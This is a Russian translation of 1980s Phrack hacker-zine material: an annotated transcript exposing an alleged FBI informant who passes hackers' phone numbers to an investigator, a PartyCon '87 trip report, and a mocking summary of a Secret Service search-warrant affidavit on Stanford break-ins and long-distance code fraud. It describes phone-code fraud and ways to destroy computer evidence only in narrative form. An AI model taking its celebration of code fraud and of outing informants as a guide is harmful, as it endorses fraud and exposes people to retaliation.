John:  Ну ты для меня не скучный, пока продолжаешь давать чьи-то номера.
       Бхахахахахахахах, хар хар хар.
Noah:  (Пауза)(Пауза)(Пауза) Бхахахахахаха. Да уж.
John:  Посмотрим, что выдаст поиск, там много Лордов.
Noah:  Он в LOD.
John:  О, он в LOD!?
Noah:  Да.
John:  Ну, может, есть, а может, нет [Какое глубокое замечание. — KL].
Noah:  Он не особо активен в LOD.
```

[Поиск информации о LORD REBEL не дал результатов. — KL]

Noah: Есть вопрос, я всё пытаюсь разобраться. Есть люди, которые вот так же звонят тебе?
John: Да, есть.
Noah: Много?
John: Достаточно. Знаешь, смешно: есть люди, которые звонят и ведут себя по-хамски, тогда я просто бросаю трубку. Есть другие — пытаются скормить мне дезу, но хотя бы не грубят.
Noah: Ты думаешь, я скармливаю тебе дезу?
John: Не знаю, может да, может нет. Я говорю о том, что есть люди, которые ведут себя по-человечески. Таких немного, но они звонят.

Знаешь, когда работаешь с информаторами, есть разные категории. Есть те, кому можно доверять, а есть те — ну, погоди секунду. Есть информаторы, которые могут сказать мне что угодно, и я им поверю. Потому что я их знаю. Может, лично встречался или знаю человека три-четыре года, его данные всегда точные — вот такое.

Потом есть кто-то вроде тебя, что-то вроде «Информатора 2-го класса». Даёт реальные телефоны и информацию, но не настоящий информатор. А ещё есть «Информатор 3-го класса» — ну, например, ORYAN QUEST, который звонит и сдаёт кого-то, кто ему не нравится, и больше ничего. Не знаю, назвать ли это точно 1-м, 2-м, 3-м классом, но именно так я на это смотрю.

[Вскоре после этого Maxfield слил информацию о JESTER SLUGGO. — KL]

Noah: Как насчёт Phucked Agent 04?
John: О, этот. Его зовут XXXXX, он из XXXXXXX.
Noah: Что-то в этом роде.
John: Это один из придурков, которые угрожали мне смертью. Я бы не прочь добраться до него.
Noah: Хочешь его номер?
John: Да.
Noah: Дай поймаю его, я знаю кое-кого в LOD.

[Noah долго пытался получить информацию о KERRANG KHAN, а затем перешёл к KARL MARX. — KL]

Noah: Хорошо, KARL MARX.
John: О, его повязали вместе с MARK TABAS, ты знаешь, я тебе всё рассказал.
Noah: Да-да.
John: Он живёт в NPA XXX, но учился в XXXXXXXXXX, и его номера там у меня нет.
Noah: Наверное, он уже дома.
John: Да, но, наверное, не стоит давать его номер. Его же уже брали.
Noah: Ну давай.
John: Нет.
Noah: Давай.
John: Нет.
Noah: Пожалуйста.
John: Нет. Наверное, у меня и правильного номера-то нет.
Noah: Чувак. Ну раз неправильный, так дай хоть старый.
John: Нет.
Noah: Ну давай, чувак.
John: Нет, нет. К тому же мне кажется, он и так не обрадуется звонкам хакеров.
Noah: Он же всё ещё в теме!
John: Да ну!?
Noah: Да.
John: Правда.
Noah: Да. Потому что он общался с THE MARAUDER, знаешь, Todd.
John: Да?
Noah: Да.
John: Интересно.

[Они продолжили обсуждать THE SAFECRACKER, THE SEPTIC TANK, THE TWILIGHT ZONE, TORTURE CHAMBER и THE FEDERATION. Maxfield раскрыл, что бывал на TWILIGHT ZONE в то время, когда её держал THE MARAUDER. — KL]

```
Noah:  THE MARAUDER всё ещё дома, в колледж не пошёл.
John:  Да, MARAUDER — это серьёзно.
Noah:  Да, он знает своё дерьмо (не опечатка). При этом не хвастается.
John:  Ну вот именно: что, чёрт возьми, он пытается доказать? Я иногда
       задумываюсь, что движет таким человеком.
Noah:  Что ты имеешь в виду?
John:  Ну, он хочет возиться со всем этим, но в чём смысл?
```

Далее обсуждались SIGMUND FRAUD, MAX FILES, TOMMY HAWK, TUC, PHRACK INC., MARK TABAS. После этого MAXFIELD пересказал историю о прокуроре из Калифорнии, который назвал его легендой в своём роде. Затем Noah начал расспрашивать о CAPTAIN CRUNCH и Easywriter, и Maxfield рассказал ему о последнем аресте CAPTAIN CRUNCH.

Далее пришёл черёд THE DISK JOCKEY, DOC HOLIDAY, THE MARAUDER, BIG BROTHER, ARTHUR DENT, THE WEASEL, BILL FROM RNOC, THE 414 WIZARD, THE EXECUTIONER и LORD DIGITAL.

Затем настала очередь Noah делиться (хотя он уже успел слить сведения о многих из ранее упомянутых).

TUC, THE TELECOM SECURITY GROUP, CELTIC PHROST, ZEPPLIN и GENGHIS KHAN были сданы без малейших колебаний.

```
John:  Думаю, пришлю к тебе ребят, пусть нанесут визит.
Noah:  Ко мне?
John:  Заберут компьютер, приберутся в комнате.
Noah:  Нет, нет, пожалуйста... не надо... вы не можете так. Я стану
       информатором, чёрт возьми. Я отдам тебе все свои файлы, немедленно
       вышлю... Federal Express.
John:  Звучит неплохо.
Noah:  А кто-нибудь реально так делал?
John:  Ну, не через Federal Express.
Noah:  Вышлю тебе все свои мануалы, всё. Даже назову свой любимый код
       Sprint.
John:  Sprint это оценит. Знаешь, интересно, что ты знаком с MARAUDER.
Noah:  Мы с Todd — да, мы на «ты». [Да, ты знаешь его имя, но дальше
       этого дело не зашло, верно, Noah. — KL]
```

Noah продолжал сливать информацию о людях, и разговор тянулся ещё минут двадцать. Проблема в том, что именно тогда плёнка кончилась, хотя разговор шёл в полную силу. Noah выдавал номера в алфавитном порядке и дошёл только до области C–G, когда запись оборвалась. Что обсуждалось дальше — неизвестно.

Все упомянутые в начале люди обсуждались детально, и приведённые здесь выдержки отнюдь не исчерпывают весь объём разговора. Я не транскрибировал беседу целиком, поскольку публикация полного текста нанесла бы вред нашему сообществу.

Итак, многие из вас, наверное, до сих пор задаются вопросом: откуда мы вообще взяли связь с ФБР? Некоторое время назад DAN THE OPERATOR дружил с THE TRADER, и они были замешаны в каком-то мошенничестве с акциями через Bank Americard или что-то в этом роде. Что-то пошло не так, и к Noah нагрянули агенты ФБР. Выяснилось, что Noah стал их информатором, а они закрыли

дело.

Позднее Noah попытался подставить TERMINUS (см. текущий Phrack Pro-Phile): заставить его, сам того не подозревая, встретиться с ФБР и показать им свою доску. TERMINUS разгадал план, и затея Noah провалилась.

Надеюсь, вы вынесли урок из этой истории: не позволяйте таким людям, как Noah, манипулировать вами. Информаторов вокруг гораздо больше, чем вы думаете.

Написано Knight Lightning

Для получения дополнительной информации о DAN THE OPERATOR рекомендуется прочитать THE SYNDICATE REPORTS, Transmittal No. 13, автор — THE SENSEI. Доступно на лучших BBS/AE повсюду.

PartyCon '87

Автор: Knight Lightning

24–26 июля 1987 года

Эта статья не претендует на такую же глубину освещения, как материал о SummerCon, но я думаю, она вам понравится.

Прежде чем начать, вот список всех участников из мира фрикинга и хакинга:

```
Cheap Shades / Control C / Forest Ranger / Knight Lightning / Loki
Lucifer 666 / Mad Hatter / Sir William / Synthetic Slug / Taran King
The Cutthroat / The Disk Jockey / The Mad Hacker
```

Среди других людей, заслуживающих упоминания: Дэн и Джефф (двое соседей Control C по комнате, весьма неплохие ребята), Деннис (The Menace) — один из соседей Control C, Конни — подруга The Mad Hacker (на тот момент, во всяком случае), а также Секретная служба США — они фактически не присутствовали на PartyCon, однако вели пристальное наблюдение с безопасного расстояния.

Для меня всё началось в пятницу утром, когда мы с Cheap Shades встретились с Forest Ranger и Taran King у Taran дома. Наш маршрут пролегал через Иллинойс, и мы остановились в Burger King в Нормале (Иллинойс), неподалёку от Университета штата Иллинойс. Вы поверите, что большинство местных жителей там было без зубов?

Следующей остановкой стал визит к Lucifer 666 в его маленьком захолустном городке. Впоследствии он должен был присоединиться к нам (вместе с Synthetic Slug). Около 16:00 мы добрались до квартиры Control C и застали там одного лишь Mad Hatter. Первое, на что он обратил внимание, — несколько листов бумаги, которые он обнаружил, роясь в квартире ^C. О том, что было написано на этих бумагах, я распространяться не стану. Хотя мы тогда этого не знали, он снял с них копии и спрятал в своей сумке. Считается, что он намеревался подбросить эти и другие материалы в квартиру, чтобы подставить ^C.

В целом это была грандиозная вечеринка, омрачённая лишь несколькими неприятными моментами: например, Forest Ranger и Cheap Shades в пятницу вечером уехали в Гранд-Рапидс (Мичиган) и вернулись лишь в 4 утра в субботу. Мы побывали на Lake Shore Drive, на пляже, в нескольких торговых центрах, в чикагском Hard Rock Cafe и на Раш-стрит. Было очень весело, и, возможно, мы повторим это в ближайшее время.

Если вы пропустили PartyCon '87 — вы упустили нечто особенное. Тем, кто хотел приехать, но не смог нас найти, — сожалеем. Отмена бронирования в отелях и потеря телефонных списков из-за текущих проблем не позволили нам связаться со всеми желающими.

Phrack World News, часть 1

Автор: Редакция Phrack

ОРДЕР НА ОБЫСК НА ОСНОВАНИИ ПИСЬМЕННОГО АФФИДАВИТА

Дата: 17.07.87

Кому: Специальному агенту Льюису Ф. Джексону II, Секретная служба США, или любому агенту, уполномоченному расследовать мошенничество с использованием платёжных устройств, а также нарушения раздела 18 USC 1030 — компьютерное мошенничество.

Срок: Не позднее чем через 10 дней, в любое время суток

АФФИДАВИТ

> *«Я, Льюис Ф. Джексон II, будучи надлежащим образом приведён к присяге, показываю и заявляю следующее:...»*

[Далее он подробно излагает свою должность в Секретной службе США в Сан-Хосе, а также перечисляет пройденные курсы обучения — ни один из которых не имеет отношения к компьютерам.]

> *«Прочие лица, участвующие в расследовании:*
> *Детектив Дж. МакМаллен — Служба безопасности Стэнфорда / специалист по компьютерам*
> *Стив Догерти — Pacific Bell Telephone (sic) / специалист по мошенничеству*
> *Стивен Хансен — Электротехнический факультет Стэнфорда / директор*
> *Брайан Бейлс — Sprint Telecom / следователь по безопасности*
> *М. Локер — ITT Communications / следователь по безопасности*
> *Джерри Слотер — MCI Communications / следователь по безопасности*

4. 14.11.86 я встретился с детективом-сержантом Джоном МакМалленом, который сообщил следующее:

a. Начиная примерно с 1.09.86 неизвестный подозреваемый или группа подозреваемых, использующих псевдоним Pink Floyd, неоднократно получала несанкционированный доступ к системам Unix и Portia Стэнфордского университета.

b. Подозреваемые первоначально взломали пароль учётной записи пользователя по имени «Laurent» и пользовались ею без разрешения и ведома владельца. Законному владельцу была выдана новая учётная запись, а для записи «Laurent» была установлена программа, печатающая всю активность по этому аккаунту.

c & d. Упоминаются системы, к которым был получен незаконный доступ; наиболее «опасной» названа сеть Arpanet (ну надо же).

e. Директор компьютерного центра Стэнфорда оценил ущерб в 10 000 долларов.

g. 13.01.87 подозреваемый(е) возобновил(и) регулярные взломы учётной записи «Laurent»; однако ловушки и трассировка поначалу не позволяли установить личность подозреваемых, поскольку те подключались к компьютерной системе Стэнфорда через линии Sprint или MCI, которые на тот момент не располагали возможностями немедленной трассировки.

6. 19.02.87 я направил сведения о своём расследовании и запрос на содействие в Нью-Йоркское полевое отделение Секретной службы США. (USSS — тут можно было бы сострить про СССР.) Расследование было поручено специальному агенту Уолтеру Бернсу.

7. СА Бернс сообщил по телефону, что сравнение времени взломов Стэнфорда [ах, бедный Стэнфорд] с данными DNR по подозреваемым в Нью-Йорке, Пенсильвании, Массачусетсе, Мэриленде и Калифорнии выявило корреляцию.

8. [Кое-что о том, как Oryan QUEST добывал номера из системы Cosmos.]

9. 2.04.87 мне снова позвонил г-н Догерти и сообщил, что 1.04.87 во время проверки сигнала о неисправности на вышеупомянутых линиях DNR [на линиях Oryan] он подслушал разговор между центральной фигурой нью-йоркского расследования и [настоящим именем Oryan Quest]. Г-н Догерти смог опознать и различить трёх подозреваемых, поскольку они обращались друг к другу по имени. В ходе разговора [Oryan Quest] признал, что является членом L.O.D. (Legion Of Doom) — весьма закрытой и элитной группы компьютерных хакеров. [Oryan QUEST никогда не был её членом.]

10. [Г-н Догерти продолжал слушать, пока QUEST пытался что-то добыть инженерными методами. Какое совпадение: следователь по безопасности расследовал техническую неисправность именно тогда, когда происходил разговор двух подозреваемых, — и, видимо, ПРОСТО НЕ МОГ прервать соединение, поэтому был вынужден слушать минут двадцать. Вот удача.]

11. СА Бернс сообщил, что подозреваемые в Нью-Йорке регулярно звонили подозреваемым в Калифорнии.

14. С 30.04.87 по 15.06.87 на телефонных линиях обоих калифорнийских подозреваемых были установлены DNR, мониторинг которых осуществлял я лично.

[Данные DNR были «проанализированы» и переданы в Sprint, MCI и ITT для проверки кодов. Ущерб, заявленный различными операторами дальней связи:

Оператор	Подозреваемый	Коды	Сумма ущерба
SPRINT	Oryan QUEST	3 кода	$4 694,72
SPRINT	Mark Of CA	2 кода	$1 912,57
ITT	Mark Of CA	4 кода	$639,00
MCI	Mark Of CA	1 код	$1 813,62

И победитель — Oryan QUEST с $4 694,72 против Mark с $4 365,19.]

20. По результатам своей подготовки и расследований я установил, что лица, взламывающие компьютеры («хакеры»), и лица, мошеннически пользующиеся телекоммуникационными услугами («фрикеры»), представляют собой высокоорганизованную и сплочённую группу. Они регулярно общаются друг с другом напрямую или через электронные доски объявлений.

> *[Примечание: когда репортёр Phrack позвонил Льюису Джексону и поинтересовался, почему после его несомненно обширной подготовки слово «freakers» написано неправильно — без «ph» — тот ответил весьма грубо.]*

21–24. [Углублённый анализ Джексона о том, что есть у хакеров («Синие ящики обычно собирают из карманных калькуляторов...»), и об их поведении.]

26. По результатам своей подготовки и расследований я установил, что улики, хранящиеся в компьютерах, на гибких дисках и в наборщиках быстрого набора, крайне уязвимы и могут быть уничтожены за считанные секунды несколькими способами, включая, но не ограничиваясь следующими: нажатие одной или нескольких клавиш на клавиатуре для запуска заранее установленной программы удаления данных; поднесение мощного магнитного источника вплотную к компьютеру; переключение тумблера, предназначенного для запуска предустановленной программы или отключения питания с целью удаления данных, хранящихся в компьютере, наборщике быстрого набора или компьютере; либо простой сильный удар по компьютеру. [Тупые удары не подойдут.]

27. В связи с лёгкостью, с которой улики, хранящиеся в компьютерах, могут быть уничтожены или перемещены, принципиально важно, чтобы обыски проводились в то время, когда подозреваемый с наименьшей вероятностью физически работает с целевой компьютерной системой и имеет наименьший доступ к способам уничтожения или передачи хранящихся в ней данных. В связи со скоростью современных средств связи и возможностью дистанционно уничтожить или передать улики с одного компьютера на другой также принципиально важно, чтобы в делах с несколькими подозреваемыми все обыски проводились одновременно.